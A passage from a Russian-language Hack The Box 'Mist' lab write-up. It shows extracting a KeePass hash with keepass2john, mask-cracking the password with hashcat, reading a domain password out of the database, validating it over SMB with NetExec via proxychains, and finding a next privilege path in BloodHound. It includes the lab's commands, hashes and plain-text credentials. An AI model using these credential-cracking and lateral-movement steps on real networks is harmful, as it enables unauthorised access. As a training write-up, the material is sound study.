
Содержимое каталога C:\Users

Заглянув туда, находим в папке Documents базы менеджера паролей KeePass, а также две картинки в каталоге My Pictures.



```
My Music
My Pictures
My Videos
sharon.kdbx                2.19 kB
```


Содержимое каталога Documents



```
cats.png                   973.83 kB
image_20022024.png         260.56 kB
```


Содержимое каталога My Pictures

Скачиваем файлы на локальную машину. На первой картинке изображены обычные коты, а вот на втором скриншот с TODO, запросы в Google и часть ключа.



Скачанные изображения


Видимо, изображение с котами тоже может быть ключевой информацией для базы KeePass. При этом на скриншоте с паролем мы можем узнать первые 14 символов, а над словом Output видим длину полного пароля — 15. Попробуем подобрать единственный неизвестный символ. Первым делом с помощью **keepass2john** извлечем хеш пароля, а затем по маске подберем недостающий символ.



```
~/tools/pentest/john/run git:(bleeding-jumbo) (0.019s)
./keepass2john ~/tmp/HTB/mist/sharon.kdbx
sharon:$keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa929f494a285e48a70b719b280200793ee67*761ad6f646fff6f41a8449
61b4cc815dc4cd0d5871520815f51dd1a5972f6c55*6520725ffa21f113d82f5240f3be21b6*ce6d93ca81cb7f1918210d0752878186b9e896
5adef69a2a896456680b532162*dda750ac8a3355d831f62e1e4e99970f6bfe6b7d2b6d429ed7b6aca28d3174dc
```

Получение хеша


```
hashcat -a 3 -m 13400 keepass_hash.txt 'UA7cpa[#1!_*ZX?'
```



```
$keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa929f494a285e48a70b719b280200793ee67*761ad6f646fff6
456680b532162*dda750ac8a3355d831f62e1e4e99970f6bfe6b7d2b6d429ed7b6aca28d3174dc:UA7cpa[#1!_*ZX@

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13400 (KeePass 1 (AES/Twofish) and KeePass 2 (AES))
```

Пароль для базы KeePass

Открываем базу и получаем пароль еще одного пользователя домена.



operative account https://keepass.info/ Notes

sharon / operative account

Логин


Пароль ImTiredOfThisJob:(

Теги

Заметки Notes

Содержимое базы KeePass

Из базы BloodHound узнаём, что у пользователя есть несколько учетных записей. Судя по подсказке `operative account` из KeePass, скорее всего, пароль имеет отношение к аккаунту `OP_SHARON.MULLARD`.




Поиск по базе BloodHound

Для точности валидируем пароль с помощью **NetExec**.

```
proxychains -q nxc smb 192.168.100.101 -d mist.htb -u 'OP_SHARON.
MULLARD' -p 'ImTiredOfThisJob:('
```

```
proxychains -q nxc smb 192.168.100.101 -d mist.htb -u 'SHARON.
MULLARD' -p 'ImTiredOfThisJob:('
```



```
~/tmp/HTB/mist (12.032s)
proxychains -q nxc smb 192.168.100.101 -d mist.htb -u 'OP_SHARON.MULLARD' -p 'ImTiredOfThisJob:('
SMB         192.168.100.101 445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:mist.htb) (signing:False) (SMBv1:False)
SMB         192.168.100.101 445    MS01             [+] mist.htb\OP_SHARON.MULLARD:ImTiredOfThisJob:(
~/tmp/HTB/mist (13.163s)
proxychains -q nxc smb 192.168.100.101 -d mist.htb -u 'SHARON.MULLARD' -p 'ImTiredOfThisJob:('
SMB         192.168.100.101 445    MS01             [*] Windows Server 2022 Build 20348 x64 (name:MS01) (domain:mist.htb) (signing:False) (SMBv1:False)
SMB         192.168.100.101 445    MS01             [-] mist.htb\SHARON.MULLARD:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
```


Проверка учетных данных

Таким образом, мы компрометируем еще одну учетную запись.

Группа Certificate Managers

Возвращаемся к BloodHound и перестраиваем граф от пользователя `OP_SHARON.MULLARD`.

Пользователь входит в группу OPERATIVES, которая имеет право чтения пароля управляемой учетной записи `SVC_CA$`.



Граф BloodHound

